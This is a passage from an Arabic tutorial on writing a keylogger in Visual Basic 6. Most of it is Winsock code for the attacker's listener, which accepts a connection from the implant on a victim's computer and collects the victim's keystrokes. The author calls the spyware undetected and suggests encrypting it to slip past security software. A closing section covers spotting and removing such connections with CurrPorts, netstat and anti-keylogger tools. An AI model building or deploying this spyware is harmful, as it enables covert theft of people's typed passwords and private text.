
نجهز العميل بادراج text1 و أداة وينسوك لتستقبل البيانات من السيرفر وترسلها ، والشكل (١٢-١) يبين ذلك



الشكل (١٢-١)

الأمر ليس معقد ولكن بحاجة الى القليل من التركيز ، كلنا يعرف ان السيرفر سيرسل طلب الاتصال ، وهذا يعني أن الكلينت يجب أن يكون في حالة انتظار الاتصال ومن ثم الموافقه عليه ومن ثم استقبال البيانات.

كما تكلمنا في الأسطر السابقة ، يجب أن يكون الكلينت في حالة انتظار الاتصال ، ويوجد كود لجعل أداة وينسوك تكون في حالة الاتصال ، والشكل (١٣-١) يوضح ذلك .



الشكل (١٣-١)

توضيح الكود

```
Private Sub Form_Load()
```

```
Winsock1.LocalPort = 1234
```

```
Winsock1.Listen
```

```
End Sub
```

Winsock1.LocalPort=1234 : تحديد بورت التنصت وهو ١٢٣٤ ، وبورت التنصت هو البورت الذي ينتظر الاتصال **بجهاز** **الهكر**.

Winsock1.Listen : يستخدم هذا السطر لانتظار الاتصال.

انتهينا من برمجة عملية الانتظار ، وستبقى الوينسوك الموجودة بالعمل بحالة الانتظار حتى يرد لها اتصال من السيرفر ، وعندها سيتم الموافقة على الاتصال من الكلينت طبقا بمقدورك وضع الكود نفسه الموجود في السيرفر وهو موجود بالشكل (١٤-١)



الشكل (١٤-١)


ملاحظة : إذا برمجناها بهذه الطريقة سيقبل الوينسوك اتصال واحد فقط.

توضيح الكود

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
Winsock1.Close
Winsock1.Accept requestID
End Sub
```

أتوقع أن الكود ليس بحاجة للتوضيح ، فواجب هذا الكود قبول الاتصال.

بعد قبول الاتصال كل ما علينا هو استقبال البيانات (الأحرف التي يكتبها الضحية) وإضافتها إلى text1 والكود التالي الموجود بالشكل (١٥-١) يوضح هذه الأسطر



الشكل (١-١٥)

توضيح الكود

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim data As String
    Winsock1.GetData data
    Text1.Text = Text1.Text & data
End Sub
```

Dim data As String : تعريف المتغير data

Winsock1.GetData data : جلب البيانات من السيرفر الى الكلينت


Text1.Text = Text1.Text & data : اضافة الحروف التي كتبت في جهاز الضحية الى text1 .

الحماية من الكيلوجر

لقد صممنا برنامج يتجسس على لوحة المفاتيح ، وغير مكشوف من أنظمة الحماية ، وحتى لو كان مكشوفاً فمن السهل على الهكر ان يشفر السيرفر بطريقته وارساله الى الضحية لتجاوز تلك الأنظمة ، فكيف نحمي أنفسنا منه ؟؟!


حتى نحمي أنفسنا من البرامج وخاصة التي تعتمد على مبدأ السوكيت ، ماعلينا هو مراقبة الاتصالات مع جهازك باستخدام بعض البرامج مثل CurrPorts حيث سيعمل على عرض جميع الاتصالات الخارجية والداخلية المتصلة مع جهازك.

فلنفرض مثلاً أن جهازك مخترق من كيلوجر ، فهذا يعني أن السيرفر بجهازك ، والسيرفر بحالته الطبيعية يطلب الاتصال بشكل مستمر ليتصل مع الكلينت ، وكما تعلمنا سابقاً أن السيرفر يتصل مع أيبي الهكر كون الاتصال عكسي ، ولنفترض أيضاً أن أيبي الهكر هو ١٢٧,٠,٠,١ ، لكشف هذا الاتصال باستخدام Currport انظر الى الشكل (١٦-١)



الشكل (١٦-١)


كما تلاحظ في الشكل السابق يوجد اسم الملف server.exe و البورت المفتوح بجهاز الهكر او الذي اخترقك وهو 1234 وكذلك الآيبي الخاص به وهو ١٢٧,٠,٠,١ ، وحالة الاتصال هي Established وهذا يعني ان الكلينت متصل مع السيرفر ، وبكل بساطة تستطيع الغاء هذا الاتصال فقط بالنقر فوقه واختيار Kill Processes بالشكل (١٧-١) علماً بأنه يوجد بعض السيرفرات تعود وتشغل نفسها مرة أخرى ، في هذه الحالة نحتاج الى ازالة من الريجستري .



الشكل (١٧-١)

وبعض برامج الهالك يتم حقنها بالمتصفح حينها ستستخدم برنامج Process Explorer لكشف عملية الحقن في المتصفح او ماشابه ،

ويمكن الكشف عن الكيلوجر باستخدام الدوس بكتابة الأمر netstat وهذا ماتوضحه الصورة التالية



الشكل (١٨-١)

يوجد الكثير من الطرق التي تحميك من الكيلوجر ، فهذه الطرق تجعلك على قدرة كاملة لاكتشاف الاتصالات الخارجية المشبوهة مع جهازك ، لعلها من أبسط الطرق ولكن لايعني أنها الأسهل ، فيوجد الكثير من الطرق الرائعة للكشف عن التلغيم ، فيعد فهمك لمبدأ عمل البرنامج وكسرك لحواجز أفكار برامج التجسس، أتوقع أنه أصبح لديك القدرة الكاملة على حماية جهازك باحتراف.

برامج للحماية من الكيلوجر :

١- KeyScrambler

٢- Zemana AntiLogger

أرجو أن أكون قد أفدت الجميع مع أجمل تحياتي.